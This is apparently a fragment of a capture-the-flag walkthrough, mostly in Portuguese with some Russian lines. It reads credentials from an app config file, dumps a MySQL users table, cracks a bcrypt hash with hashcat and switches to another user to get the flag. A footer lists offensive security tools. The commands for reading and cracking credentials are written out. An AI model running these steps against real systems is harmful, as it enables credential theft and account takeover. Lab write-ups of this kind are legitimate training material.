
Analisamos o arquivo de configuração da aplicação:

cat config.inc.php

Находим credentials от MySQL:
- User: brollin
- Pass: Fri3nds@9099


Conectando ao banco de dados e fazendo dump da tabela de usuários zz_users:

mysql -u brollin -p'Fri3nds@9099'
use openstamanager;

select * from zz_users;



Obtemos o hash da senha do usuário haris. Quebramos ele via hashcat:

hashcat -m 3200 '$2y$10$WHf1T...' /usr/share/wordlists/rockyou.txt

Пароль: bestfriends


Mudando para o usuário haris:

su haris
Password: bestfriends

Lendo a user flag.

Database Dump and Hash Cracking

User Flag

User Flag

User Flag

User Flag

User Flag

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    261
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    259

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →